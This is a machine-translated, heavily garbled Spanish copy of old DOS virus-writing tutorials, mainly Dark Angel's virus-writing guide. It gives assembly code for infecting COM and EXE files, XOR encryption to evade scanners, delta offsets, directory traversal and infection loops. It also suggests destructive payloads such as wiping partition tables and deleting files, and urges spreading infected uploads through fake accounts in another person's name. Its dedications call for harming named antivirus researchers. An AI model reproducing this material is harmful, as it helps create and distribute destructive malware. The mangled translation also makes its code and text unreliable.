; Los datos
OldInt21 dd 0
; Aquí nosotros guardamos el INT original 21 dirección.

Db de ExeHeader 0eh DUP (' H ');
SS_SP dw 0, compense VirEnd+100h
Checksum dw 0
Los dw de CS_IP compensaron Hoste,0
dw 0,0,0,0
; Éste es el título de EXE.
VirEnd etiquetan byte

Hoste:
; Éste no es el organizador del virus, más bien el "organizador falso"
para que
; el portador del archivo corre bien: -).
ah del mov, 9,
dx del mov, desplazamiento MSG
empuje cs
ds del estallido
int 21h
hacha del mov, 4c00h,
int 21h
¡Db de MSG "PAREZCA FUERA! El virus está ahora en memoria"!, 13, 10
db "Y podría infectar todo el EXEs usted corre"!, 13, 10
db "Si usted se infecta, ése es SU problema", 13, 10,
db "Nosotros no estamos a favor responsables de su estupidez! $"
extremos
extremo
--------------------Corte Aquí-----------------------------------
```

% La conclusión%

OK que es todos, gentes. Yo intenté constituir este artículo útil ambos el "profano" quién simplemente está empezando ahora a codificar Vx así como para aquéllos que tienen una idea más clara. Sí, yo conozco a los principiantes casi ciertamente no entienda muchas partes de esta deuda del artículo la complejidad de la materia, y los expertos no pueden tener entendido algunas partes debido a la incoherencia y pobres descriptivo habilidades del escritor. Bien, fuck él.

Todavía, yo espero que haya sido útil y yo espero ver muchos más Infectors de EXE de hoy en adelante. Un tiro de la separación: yo desafío a mis lectores escribir un virus capaz de infectar un 800K EXE archivan (yo pienso

es imposible). Premio: una subscripción perpetua a Minotauro Revista: -).
Trurl, el gran "constructor",



```
 //      //  //  //  ||   //      //      //  //  //  ||//
//      //  //  //   ||  //====  //====  //==//  //   ||/
```

-=-
NEGADOR: El autor se niega por la presente
-=-
DEDICACION: Esto fue escrito para hacer las vidas
de escoria como Patty Hoffman, John McAffee,
y Ross Greenberg un infierno viviente.
-=-
OTRO MATERIAL: las Gracias van a La Sombra de Dolor,
Demogorgon, y Orion Rouge colorete a en sus comentarios
(qué yo escuché de vez en cuando a!). Gracias
también a Hellraiser de que me dio un ejemplo
algún código de fuente de virus (su propio, por supuesto).
-=-

El Virus de Phunky de Angel oscuro que Escribe Guía
---- ------- ------ ----- ------- -----
Virii son creaciones maravillosas escritas para el solo propósito de extender y
destruyendo los sistemas de necios confiados. Esto elimina los sistemas
de simplón que no pueden decir que hay un problema cuando un 100 archivo del byte
de repente las lozanías en un 1,000 archivo del byte. Duh. Éstos bajo-lifes no haga
merezca existir, así que es nuestro sagrado deber para limpiar sus unidades de disco duro
la cara de la Tierra. Es una cuestión simple de agilización a lo largo de supervivencia de
el fittest.

¿Por qué creé yo esta guía? Después de escribir varios virii, yo he notado
ese escritores del virus generalmente aprenden a o escribir virii adelante su propio
o examinando el código desmontado de otro virii. Hay un
la falta increíble de información en el asunto. Incluso libros publicados por
los atrasados mentales como Burger son, a mejor, vago en cómo crear un virus. Esto
la guía le mostrará lo que toma para escribir un virus y también lo dará un
la plétora de código de la fuente para incluir en su propio virii.

El virus escribir no es tan duro como usted podría imaginar primero. Para escribir un
virus eficaz, sin embargo, usted *must * sepa idioma de la asamblea. Corto,
el código compacto es que los sellos de idioma de la asamblea y éstos son deseables
características de virii. Sin embargo, es *not * necesario para escribir en puro
asamblea. C también puede usarse, cuando permite mando casi total del
sistema mientras generando código relativamente compacto (si usted se aparta del

la biblioteca funciona). Sin embargo, usted todavía debe acceder las interrupciones, así
el conocimiento de la asamblea todavía se requiere. Sin embargo, todavía es mejor pegar
con pura asamblea, desde que la mayoría de los funcionamientos se codifica más fácilmente en
asamblea. Si usted no sabe asamblea, yo recomendaría recoger una copia de El Macro de Microsoft Ensamblador Bible (Nabajyoti Barkakati, ISBN #: 0-672 -
22659-6). Es un fácil-a-siga asamblea del encuadernación en gran detalle.
También hágale una copia de DOS Indocumentado (Schulman, al del et, ISBN #0-201 -
57064-5), cuando es muy útil.

La pregunta de que el recopilador para usar se levanta a menudo. Yo hago pensar en usando
Borland Turbo Ensamblador y/o Borland C++. Yo no tengo una copia de Zortech C (era demasiado grande transmitir), pero yo sospecharía que es también una opción buena. Apártese de los recopiladores de Microsoft, cuando ellos no son como
flexible ni tan eficaz como aquéllos de otros vendedores.

Unos más los artículos redondean fuera la lista de herramientas útil construyendo virii.
La última versión de Utilidades de Norton es uno de los programas más poderosos
disponible, y es inmensamente útil. ¡ASEGURESE que USTED TIENE UNA COPIA! Usted
pueda encóntrarlo en cualquier tabla decente. Puede usarse durante cada paso del
procese, de la escritura a la comprobación. Un debugger bueno ayuda. Memoria
utilidades de dirección como MAPMEM, PMAP, y MARK/RELEASE, es inestimable, sobre todo al codificar virii de TSR. Sourcer, el comentando,
disassembler, es útil cuando usted desea examinar el código de otro virii
(éste es un lugar bueno para conseguir ideas/techniques para su virus).


Ahora que usted tiene sus herramientas, usted está listo crear una obra de arte
diseñado para quebrar los sistemas de cretino. Hay tres tipos de virii:

1) el virii diminuto (bajo 500 bytes) qué se diseña para ser undetectable
debido a su tamaño pequeño. DIMINUTO es un tal virus. Ellos son generalmente muy simple porque su longitud del código está tan limitada.
2) el virii grande (más de 1,500 bytes) qué se diseña para ser undetectable porque ellos cubren muy bien sus huellas (todos que el código tiene un uso!). El ejemplo mejor de esto es la Ballena virus que es quizás el mejor ' el Disimulo ' el virus en existencia.
3) otro virii que no se diseña para ser escondido en absoluto (los escritores
no dé un cagúese). El virus común es gusta esto. Todos
los virii borrando están en esta categoría.

Usted debe decidir qué tipo de virus usted desea para escribir. Yo seré principalmente
discutiendo el segundo tipo (virii de Disimulo). Sin embargo, muchos del
pueden aplicarse discribed de las técnicas fácilmente al primer tipo (virii diminuto).
Sin embargo, los virii diminutos generalmente no tienen muchos de los "rasgos" de más grande
virii, como traversal del directorio. El tercer tipo es más de un trojan-tipo reproduciendo, y garantizará un informe (muy, muy el informe!)
discusión después.


Un virus puede ser dividido en tres partes: el replicator, el simulador, y
la bomba. Los replicator parten mandos el cobertor del virus a otro archivos, el simulador mantiene alejado el virus de descubrirse, y la bomba sólo
ejecuta cuando la activación condiciona del virus (más en ese después) está satisfecho.

-=-=-=-=-=-=-=-
EL REPLICATOR
-=-=-=-=-=-=-=-
El trabajo del replicator es extender el virus a lo largo del sistema de
el terrón que ha cogido el virus. Cómo hace hace esto sin destruir ¿el archivo que infecta? El tipo más fácil de replicator infecta archivos de COM. It
primero ahorra los primeros pocos bytes del archivo infectado. Él entonces las copias un
la porción pequeña de su código al principio del archivo, y el resto al extremo.




Los uninfected archivan El código del virus


En el diagrama, P1 son parte 1 del archivo, P2 son parte 2 del archivo, y V1
y V2 son parte 1 y 2 del virus. Nota que el tamaño de P1 debe ser igual que el tamaño de V1, pero el tamaño de P2 necesariamente no tiene a
sea el mismo tamaño como V2. El virus ahorra P1 y copias primero él al o 1) el extremo del archivo o 2) dentro del código del virus. Permita asuma que copia el código al extremo del archivo. El archivo parece ahora como:



Entonces, el virus copia la primera parte de sí mismo al principio del archivo.



Finalmente, el virus copia la segunda parte de sí mismo al extremo del archivo.
El examen final, el archivo infectado se parece:



¿Es la pregunta: eso que el fuck hacen V1 y V2? V1 mando de los traslados de
el programa a V2. El código para hacer esto es simple.

```
JMP PTR Duh LEJANO; Toma cuatro bytes
Duh DW V2_Start; Toma dos bytes
```

Duh es un indicador lejano (Segment:Offset) apuntando a la primera instrucción de
V2. Nota que el valor de Duh debe cambiarse para reflejar la longitud de
el archivo que se infecta. Por ejemplo, si el tamaño original del
el programa es 79 bytes, Duh debe cambiarse para que la instrucción a
CS:[155h] se ejecuta. El valor de Duh es obtenido agregando la longitud
de V1, el tamaño original del archivo infectado, y 256 (para considerar para el
PSP). En este caso, V1 = 6 y P1 + P2 = 79, así 6 + 79 + 256 = 341 decimal
(155 hechizo).

Un alternante, aunque más difícil entender, el método sigue:

```
DB 1101001b; el Código para JMP (2 byte-desplazamiento)
Duh DW V2_Start - el DESPLAZAMIENTO Duh; 2 desplazamiento del byte
```

Esto inserta el salto compensado directamente en el código que sigue el salto
instrucción. Usted también podría reemplazar la segunda línea con

```
DW V2_Start - $
```

qué logra la misma tarea.

V2 contienen el resto del código, i.e. el material que hace todo lo demás.
La última parte de V2 copia P1 más de V1 (en memoria, no en disco) y entonces
los traslados controlan al principio del archivo (en memoria). El original
el programa correrá entonces alegremente como si nada pasó. El código para hacer esto
también es muy simple.

```
MOV SI, V2_START; V2_START son una ETIQUETA que marca donde V2 salidas
SUBALTERNO SI, V1_LENGTH; se Remonta a donde se guardan P1
```

```
MOV DI, 0100h; Todos los archivos de COM están cargados @ CS:[100h] en
memoria
MOV CX, V1_LENGTH; el Movimiento los bytes de CX
REPRESENTANTE MOVSB; DS:[SI] - > ES:[DI]

MOV DI, 0100h,
JMP DI
```

Este código asume que se localizan P1 simplemente antes de las V2, como en:

```
P1_Stored_Here:
     .
     .
     .
V2_Start:
```

También asume que ES iguala CS. Si estas asunciones son falsas, cambie el
codifique de acuerdo con. Aquí es un ejemplo:

```
EMPUJE CS; la Tienda CS
ESTALLIDO ES; y lo mueve a ES
; La nota MOV ES, CS no es una instrucción válida
MOV SI, P1_START; el Movimiento de whereever P1 se guarda
MOV DI, 0100h; a CS:[100h]
MOV CX, V1_LENGTH,
REPRESENTANTE MOVSB

MOV DI, 0100h,
JMP DI
```

Este código pasa CS primero a ES y entonces los juegos el indicador de la fuente de MOVSB
a donde se localizan P1. Recuerde que éste es todo el lugar de la toma en memoria,
así que usted necesita el DESPLAZAMIENTO de P1, no sólo la situación física en el archivo.
El desplazamiento de P1 es 100h más alto que la situación del archivo física, como COM,
los archivos son arranque cargado de CS:[100h].

Tan aquí es un resumen de las partes del virus y etiquetas de la situación:

```
V1_Start:
JMP PTR Duh LEJANO
Duh DW V2_Start
V1_End:

P2_Start:
P2_End:

P1_Start:
; Primero la parte del programa guardó aquí para el uso futuro
P1_End:
```

```
V2_Start:
; El Material real
V2_End:

V1_Length EQU V1_End - V1_Start
```

Alternativamente, usted podría guardar P1 en V2 como sigue:

```
V2_Start:

P1_Start:
P1_End:

V2_End:
```

¡Eso es todos hay a infectar un archivo de COM sin destruirlo! Simple, ¿no? EXE archiva, sin embargo, es un poco más duro de infectar sin dar ellos el inexecutable - yo cubriré este tema en un archivo más tarde.

Ahora permítanos retroceder nuestra atención a la porción del replicator del virus.
Los pasos se perfilan debajo:

1) el hallazgo un archivo para infectar
2) el cheque si ya se infecta
3) en ese caso, remóntese a 1
4) inféctelo
5) si infectó bastante, deje
6) por otra parte, remóntese a 1

Encontrando un archivo para infectar es una materia simple de escritura un directorio
procedimiento del traversal y FINDFIRST emisor y FINDNEXT llama para encontrar
posibles archivos para infectar. Una vez usted encuentra el archivo, lo abre y leyó el
primero los pocos bytes. Si ellos están igual que los primeros pocos bytes de V1, entonces
el archivo ya se infecta. Si los primeros bytes de V1 no son únicos a su virus, lo cambia para que ellos sean. Es *extremely * importante eso su virus no hace reinfect los mismos archivos, desde que eso era cómo Jerusalén
se descubrió primero. ¡Si el archivo ya no fuera infectado, entonces inféctelo!
La infección debe tomar los pasos siguientes:

1) cambio que el archivo no atribuye a nada.
2) excepto los estampa de date/time de archivo.
3) cierre el archivo.
4) ábralo de nuevo en modo del read/write.
5) ahorre P1 y añádalo al extremo del archivo.
6) copia V1 al principio, pero cambia el desplazamiento que él JMPs a así
transfiere controle correctamente. Vea la parte anterior en infección.
7) añada V2 al extremo del archivo.
8) restaure attributes/date/time del archivo.

Usted debe guardar a un contador del número de archivos infectado durante esta carrera.
Si el número excede, diga tres, entonces la parada. Es mejor infectar despacio
entonces para regalarse infectando el paseo entero en seguida.

Usted debe estar seguro cubrir sus huellas cuando usted infecta un archivo. Ahorre el
el date/time/attributes del original de archivo y los restaura cuando usted es
terminado. ¡ESTO ES MUY IMPORTANTE! Toma sobre 50 a 75 bytes de código, probablemente menos, para hacer estas pocas cosas simples para las que pueden hacer maravillas el
ocultación de su programa.

Yo incluiré código para el traversal del directorio funcione, así como otro
las partes del replicator en la próxima instalación de mi guía del phunky.

-=-=-=-=-
SIMULADOR
-=-=-=-=-
Ésta es la parte por la que oculta el programa del aviso el cotidiano usuario y escáner del virus. La forma más simple de ocultación es el encryptor.
El código para un XOR encryption sistema simple sigue:

```
¿db del encrypt_val?

decrypt:
encrypt:
ah del mov, encrypt_val,

cx del mov, part_to_encrypt_end - el part_to_encrypt_start
si del mov, part_to_encrypt_start,
di del mov, si,

xor_loop:
lodsb; DS:[SI] - > AL
al del xor, ah,
stosb; AL - > ES:[DI]
xor_loop de la vuelta
ret
```

Note los encryption y procedimientos del decryption son el mismo. Esto es debido a
la naturaleza rara de XOR. Usted puede LLAMAR estos procedimientos en cualquier parte de
el programa, pero hechura seguro usted no lo llama de un lugar dentro del área
para ser encrypted, cuando el programa chocará. Al escribir el virus, juego,
los encryption valoran a 0. part_to_encrypt_start y part_to_encrypt_end intercale el área que usted desea al encrypt. Use un decrypt de la LLAMADA al principio

de V2 al unencrypt el archivo así que su programa puede correr. Al infectar un
archive, primero cambie el encrypt_val, entonces LLAME encrypt, entonces escriba V2 al
extremo del archivo, y LLAMA decrypt. ASEGURESE ESTA PARTE no QUEDA EN EL
¡AREA para SER ENCRYPTED!!!

Esto es cómo V2 parecerían con el simulador:

```
V2_Start:

Concealer_Start:
  .
  .
  .
Concealer_End:

Replicator_Start:
  .
  .
  .
Replicator_End:

Part_To_Encrypt_Start:
  .
  .
  .
Part_To_Encrypt_End:
V2_End:
```

Alternativamente, usted podría mover partes del material del unencrypted entre
Part_To_Encrypt_End y V2_End.

El valor de encryption está prontamente claro. Encryption lo hace más duro
para los escáneres del virus para localizar su virus. También esconde algunos cordones del texto
localizado en su programa. Es la manera más fácil y más corta de esconder su
virus.

Encryption es sólo una forma de ocultación. Por lo menos un otro virus engancha
en las interrupciones de DOS y altera los tamaños del archivo así al rendimiento de DIR
parezca normal. Otro esquema de ocultación (para el virii de TSR) altera DOS así
las utilidades de memoria no descubren el virus. Cargando el virus en cierto
las partes de memoria le permiten sobrevivir reboots caluroso. Hay muchos disimulo
técnicas, sólo limitadas por la imaginación del escritor del virus.

-=-=-=-=-
LA BOMBA

-=-=-=-=-
Tan ahora todo el material aburrido ha terminado. La asquerosidad se contiene aquí. El
la parte de la bomba del virus hace todo el deletion/slowdown/etc que hace virii
así que molestando. Ponga que alguna activación condiciona del virus. Esto puede ser
algo, yendo de cuando es su cumpleaños a cuando el virus tiene infectado 100 archivos. Cuando estas condiciones se reúnen, entonces su virus hace
el material bueno. Algunas sugerencias de posibles bombas:

1) el retraso del sistema - fácilmente manejó entrampando una interrupción y
causando un retraso cuando activa.
2) la tachadura del archivo - Anule todo el SILBIDO archiva en el paseo.
3) el despliegue del mensaje - el Despliegue un mensaje bueno que dice algo al
efecto de "Usted es fucked."
4) Killing/Replacing la Partición Table/Boot Sector/FAT del duro maneje - Esto está muy sucio, como la mayoría del dimwits esto no puede arreglar.

¡Esto es, por supuesto, la parte divertida de escritura un virus, así que sea original!

-=-=-=-=-=-=-=-
COMPENSE PROBLEMAS
-=-=-=-=-=-=-=-
Hay una advertencia con respecto al cálculo de desplazamientos. Después de que usted infecta un
archive, las situaciones de cambio de las variables. Usted debe considerar para esto. Todos
los desplazamientos relativos pueden quedarse el mismo, pero usted debe agregar el tamaño del archivo al
desplazamientos absolutos o su programa no trabajarán. Éste es el más trapacero
parte de virii de la escritura y teniendo en cuenta éstos pueden a menudo grandemente
aumente el tamaño de un virus. ESTO ES MUY IMPORTANTE Y USTED debe SER ¡EFECTIVAMENTE para ENTENDER ESTO ANTES DE INTENTAR ESCRIBIR UN VIRUS de NONOVERWRITING!
¡Si usted no hace, usted superará fucked y su virus no TRABAJARA! Uno la parte entera de la guía se consagrará a este asunto.

-=-=-=-
PROBANDO
-=-=-=-
Probando virii es un peligroso todavía la parte esencial de la creación del virus
proceso. Éste es hacer cierto que las personas *will * sea pegado por el virus
y, esperanzadamente, limpió fuera. Pruebe completamente y asegúrese activa
bajo las condiciones. Sería grande si todos teníamos una segunda computadora

para probar su virii fuera, pero, por supuesto, éste no es el caso. Así que es
ESENCIAL que usted guarda BACKUPS de sus archivos, divida, registro de la bota, y
GRASA. Norton es hábil en esto haciendo esto. No desatienda este consejo
(aunque yo sé que usted quiere sin embargo) porque usted se pegará por su
propio virii. Cuando yo escribí mi primer virus, mi sistema se bajó para dos
días porque yo no tenía backups bueno. Por suerte, el virus no era demasiado
destructivo. ¡BACKUPS MAKE el SENTIDO! SANGUIJUELA UN PROGRAMA de BACKUP DE SU LOCAL
¡PIRATA BOARD! Yo encuentro un RamDrive es a menudo útil probando virii, como el
el daño no es permanente. RamDrives también son útiles para probar trojans,
pero ése es el tema de otro archivo...


-=-=-=-=-=-=-
DISTRIBUCION
-=-=-=-=-=-=-
Ésta es otra parte divertida de escritura del virus. Involucra enviando su
programa brillantemente-escrito a través de las líneas telefónicas a su local,
tablones de anuncios confiados. Lo que usted debe hacer es infecte un archivo que
realmente hace algo (sanguijuela una utilidad útil de otra tabla), infecte
él, y upload él a un lugar donde será transmitido por usuarios por.
La cosa mejor es que no se descubrirá por endeble escáner-wanna-bes por
¡McAffee, desde que es nuevo! Oh sí, asegúrese usted está usando una cuenta falsa
(duh). Mejor todavía, haga una cuenta falsa con el número del name/phone de
alguien no le gusta y upload el archivo infectado bajo el su nombre.
Usted de vez en cuando puede volver a llamar y puede usar una puerta como ZDoor verificar
el cobertor del virus. El más que transmite, el más en que comparte el
¡experiencia de su virus!

Yo prometí una sección breve en borrar virii, tan aquí está...
-=-=-=-=-=-=-=-=-
VIRII BORRANDO
-=-=-=-=-=-=-=-=-
Todos estos virii hacen extiéndase a lo largo del sistema. Ellos dan el
inexecutable de los archivos infectado, así que ellos se descubren fácilmente. Es simple a
escriba uno:

```
   +-------------+   +-----+   +-------------+
| El programa | + |Virus | = |Virus|am |
   +-------------+   +-----+   +-------------+
```

Estos virii son jamelgos pequeños simples, pero bastante sin valor debido a su
detectability fácil. ¡Enuff dijo!

-=-=-=-=-=-=-=-=-=-=-=-=-
POZO QUE casi...
-=-=-=-=-=-=-=-=-=-=-=-=-
envolturas él a para esta instalación de la Phunky virus escritura de Angel Oscuro
guía. Allí quiera (esperanzadamente) es problemas futuros donde yo discuto más sobre
virii y incluye mucho más código de la fuente (mo ' la fuente!). Cultive entonces, feliz
¡codificando!



ÄÄ
NEGADOR: Pretende usted ve a un negador aquí.
99.44% del código trabajar garantizaron.
ÄÄ
DEDICACION: Por favor la prueba su mejor para matar aquéllos quién hizo este posible, sobre todo ese mudo
perra que no la conoce el propio nombre (Patty),
y su amante Ross M. Greenberg.
ÄÄ
SALUDA -N - el MATERIAL: Saluda va a todos los miembros
de PHALCON/SKISM. Yo deseo dar o a los cubos '
gracias a Hellraiser, Garbageheap, y Demostración -
gorgon. Ninguna gracias este tiempo a Orion Rouge colorete a,
el amo piadoso de idiotez.
ÄÄ

El Virus Rechoncho de Angel oscuro que Escribe Guía
ÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄÄ ÄÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄ

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
INSTALACION II: EL REPLICATOR
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

En la última instalación de mi Virus que Escribe Guía, yo expliqué el varios
partes de un virus y hizo en una discusión breve sobre cada uno. En esto

emita, yo consagraré toda mi atención hacia la porción del replicator de
el virus. Yo prometí código y codifico que yo presentaré.

Sin embargo, yo divagaré para un momento porque ha venido a mi atención que algún mutante copia de la primera instalación era inadvertidamente soltado. Estas copias no contuvieron una sección vital acerca del cálculo de desplazamientos.

Usted nunca sabe donde sus variables y código van a enrollar a en memoria. Si usted piensa un pedazo, esto debe ser bastante obvio. Desde que usted es
atando el virus al extremo de un programa, la situación en memoria es yendo a ser cambiado, i.e. será más grande por el tamaño de los infectaron
programa. Así que, compensar, nosotros debemos tomar el cambio en desplazamiento del
virus original, o el delta compensó, y agrega eso a todas las referencias a
variables.

Instrucciones que usan desplazamiento, i.e. desplazamientos relativos, necesite no sea
cambiado. Estas instrucciones son los JA, JB, que JZ clasifican de instrucciones, JMP,
CORTO, JMP etiquetan, y LLAMADA. Así, siempre que el posible uso éstos a favor de,
diga, JMP PTR LEJANO.

Suponga en los ejemplos siguientes, el si está de algún modo cargado con el delta
desplazamiento.

```
Reemplace
hacha del mov, contador,
Con
hacha del mov, palabra ptr [los si+offset se oponen a]

Reemplace
dx del mov, mensaje del desplazamiento,
Con
dx del prado, [el mensaje del si+offset]
```

¿Puede estar preguntando usted, "cómo el farg es que yo supuse para encontrar el delta compensado!?"
Es simple bastante:

```
llame arreglo
arreglo:
si del estallido
si del subalterno, arreglo del desplazamiento,
```

Una explicación del fragmento anterior está en orden. El arreglo de la LLAMADA empuja el
la situación de la próxima instrucción, i.e. compense arreglo, hacia la pila. Luego,

esta situación es POPed en el si. Finalmente, el desplazamiento ORIGINAL de arreglo
(calculó en compilar-tiempo) se substrae del si, dándole el delta, desplazamiento. En el virus original, el desplazamiento del delta será 0, i.e. el nuevo
la situación de arreglo iguala la situación vieja de arreglo.

Es a menudo preferible usar bp como su delta que compensó, desde que el si se usa en
instrucciones del cordón. Uso el que le gusta. Yo cambiaré al azar entre
los dos como trajes mi humor.

Ahora atrás al otro material...

Un virus biológico es un "organismo" parasitario qué usa a su organizador para extender
él. Debe guardar al organizador vivo guardarse "vivo." Sólo cuando él ha extendido por todas partes mande una muerte dolorosa, horrible al dado del organizador. El
el virus electrónico moderno es ningún diferente. Se ata a un organizador
sistema y se reproduce hasta el sistema entero es fucked. Él entonces los beneficios
y pulcramente los choques el sistema del dimwit que cogió el virus.

La repetición es lo que distingue un virus de un trojan simples. Alguien
pueda escribir un trojan, pero un virus es mucho más elegante. Casi actúa
invisiblemente, y coge al fuera de-guardia de la víctima cuando él finalmente las superficies. El
¿primero la pregunta es, por supuesto, cómo extiende un virus? COM y EXE
infecciones (junto con las rutinas de infección de muestra) se presentará.

Hay dos acercamientos del comandante al virii: el runtime y TSR. Virii de Runtime
infecte, yup, usted lo supuso, cuando el programa infectado se corre, mientras TSR
los virii van residente cuando los programas infectados se corren y enganchan el
interrupciones y infecta cuando un archivo se corre, abra, cerrado, y/o en
terminación (i.e. INT 20h, INT 21h/41h). Hay ventajas y desventajas a cada uno. Los virii de Runtime son más duros descubrir cuando ellos no hacen
preséntese en mapas de memoria, pero, por otro lado, el retraso mientras investiga
para y infecta un archivo puede regalarlo. Virii de TSR, si no propiamente hecho,
puede ser manchado fácilmente a través de utilidades como MAPMEM, PMAP, etc, pero es, en
general, más pequeño desde que ellos no necesitan una función para investigar para los archivos a

infecte. Ellos también son más rápidos que el virii del runtime, también porque ellos no hacen
tenga que buscar archivos para infectar. Yo cubriré virii del runtime aquí, y
Virii de TSR en una instalación más tarde.

Aquí es un resumen del procedimiento de infección:
1) el hallazgo un archivo para infectar.
2) el cheque si se encuentra el criterio de infección.
3) vea si ya y en ese caso se infecta, se remonta a 1.
4) por otra parte, infecte el archivo.
5) la tapa sus huellas.

Yo pasaré por cada uno de estos pasos y código de la muestra presente para cada uno.
Note que aunque un virus completo puede construirse de la información debajo de, usted no puede rasgar el código meramente fuera y puede pegarlo juntos, como el
los fragmentos son de varios virii diferente que yo he escrito. Usted debe
esté algo familiarizado con asamblea. Yo presento fragmentos del código; está despierto a
usted para o usarlos como ejemplos o modificarlos para su propio virii.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ANDE 1 - el HALLAZGO UN ARCHIVO para INFECTAR
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
¡Antes de que usted pueda infectar un archivo, usted tiene que encontrarlo primero! Esto puede ser un
cuello de botella en la actuación del virus, así que debe hacerse como eficazmente como posible. Para el virii del runtime, hay unas posibilidades.
Usted podría infectar archivos en sólo el directorio actual, o usted podría escribir un
los traversal del directorio funcionan para infectar archivos en TODOS los directorios (sólo unos
archivos por la carrera, por supuesto), o usted podría infectar archivos en sólo unos selecto
directorios. Por qué habría usted escoge infectar sólo archivos en la corriente
¿directorio? Parecería limitar la eficacia de las infecciones.
Sin embargo, esto o se hace en algún virii para acelerar el virus o a acorte el tamaño del código.

Aquí es una función de traversal de directorio. Usa recursion, así que es más bien
retarde, pero hace el trabajo. Éste era excerpted con algunas modificaciones de
El Funky el Bob Ross Virus [la Beta].

```
proc del traverse_fcn casi
empuje bp; Cree marco de la pila
bp,sp del mov
substituya sp,44; Asigne espacio para DTA

llame infect_directory; Va a investigar & destruya rutinas
```

```
mov ah,1Ah ;Set DTA
ptr de dx,word de prado [bp-44]; espaciar repartieron
¡int 21h ;Do él ahora!

ah del mov, 4Eh ;Find primero
mov cx,16 máscara de ;Directory
dir_mask de dx,[si+offset de prado]; *. *
int 21h
jmp el isdirok corto
gonow:
¿ptr de byte de cmp [bp-14], '. '; Es primero trabajo por horas == '.
'?
je el donext corto; en ese caso, doble de nuevo
ptr de dx,word de prado [bp-14]; el dirname de carga de resto
mov ah,3Bh; y changedir allí
int 21h
jc el donext corto; Haga luego si el inválido
los inc formulan ptr [los si+offset anidan]; el nest++
llame traverse_fcn del ptr cercano; el directorio del recurse
donext:
ptr de dx,word de prado [bp-44]; el espacio de Carga asignó para DTA
mov ah,1Ah; y DTA fijo a este nueva área
int 21h; ' causa que podría haber cambiado

mov ah,4Fh ;Find próximo
int 21h
isdirok:
gonow del jnc; Si OK, jmp en otra parte
los cmp formulan ptr [los si+offset anidan], 0; Si el directorio de la
raíz
; (nido == 0)
jle la limpiadura corta; entonces Deje
los dec formulan ptr [los si+offset anidan]; el nido de decrement de
Resto
dx del prado, [el back_dir del si+offset]; '.. '
mov ah,3Bh; el directorio de Cambio
int 21h; a anterior
limpiadura:
sp,bp del mov
bp del estallido
ret
endp del traverse_fcn

; Las variables
nido dw 0
db del back_dir '.. ',0
db del dir_mask ' *. * ',0
```

El código es autoexplicativo. Asegúrese que usted tiene una función llamada
infect_directory que examina el directorio para los posibles archivos infectar y
hechuras seguro no infecta archivos ya-infectados. Esta función, en vuélvase, llama infect_file que infecta el archivo.

Note, cuando yo dije antes, esto es lento. Un método más rápido, aunque no como

global, es el "punto del punto" el método. Hellraiser me mostró este aseado pequeño
truco. Básicamente, usted sigue investigando cada directorio y, si usted no tiene
infectado bastante, vaya al directorio anterior (punto del punto) y intenta de nuevo, y
así en. El código es simple.

```
dir_loopy:
llame infect_directory
dx del prado, [el bp+dotdot]
ah del mov, 3bh; CHDIR
int 21h
dir_loopy del jnc; Lleve juego si en raíz

; Las variables
db del dotdot '.. ',0
```

Ahora usted debe encontrar un archivo para infectar. Esto se hace (en los fragmentos sobre)
por una función los infect_directory llamados. Esta función llama FINDFIRST y
FINDNEXT un par de veces para encontrar archivos para infectar. Usted debe poner primero
a un nuevos DTA. NUNCA use el DTA en el PSP (a las 80h) porque alterando eso
afecte los parámetros del orden-línea del programa infectado cuando el mando se devuelve a él. Esto se hace fácilmente con lo siguiente:

```
ah del mov, 1Ah; DTA Fijo
dx del prado, [el bp+offset DTA]; a la variable DTA llamó (wow!)
int 21h
```

Donde DTA es un 42-byte pedazo corto y grueso de memoria. Luego, emita una serie de FINDFIRST
y llamadas de FINDNEXT:

```
ah del mov, 4Eh; Encuentre archivo primero
cx del mov, 0007h; Cualquier atributo del archivo
dx del prado, [el file_mask del bp+offset]; DS:[DX]--> el filemask
int 21h
none_found del jc
found_another:
llame check_infection
ah del mov, 4Fh; Encuentre archivo luego
int 21h
found_another del jnc
none_found:
```

Donde el file_mask es DBed a cualquiera ' * .EXE',0 o ' * .COM',0. Alternativamente,
usted pudo FINDFIRST para ' *. * ' ,0 y cheque si la extensión es EXE o COM.

ANDE 2 - el CHEQUE CONTRA el CRITERIO de INFECCION

Su virus debe ser juicioso en su infección. Por ejemplo, usted puede no quiera infectar COMMAND.COM, desde algunos programas (i.e. el endeble FluShot+) el cheque su CRC o checksum en runtime. Quizás usted no desea a infecte el primer archivo válido en el directorio. El Automóvil de la ambulancia es un ejemplo de semejante virus. Indiferente, si hay algún criterio de infección, usted, deba verificar ahora para él. Aquí es código del ejemplo que verifica si el último en dos las cartas son ' ND ', un cheque simple para COMMAND.COM:

```
los cmp formulan ptr [bp+offset DTA+35], ' DN '; el palabra orden Inverso
fail_check del jz
```

ÄÄ

ANDE 3 - el CHEQUE PARA INFECCION ANTERIOR

ÄÄ

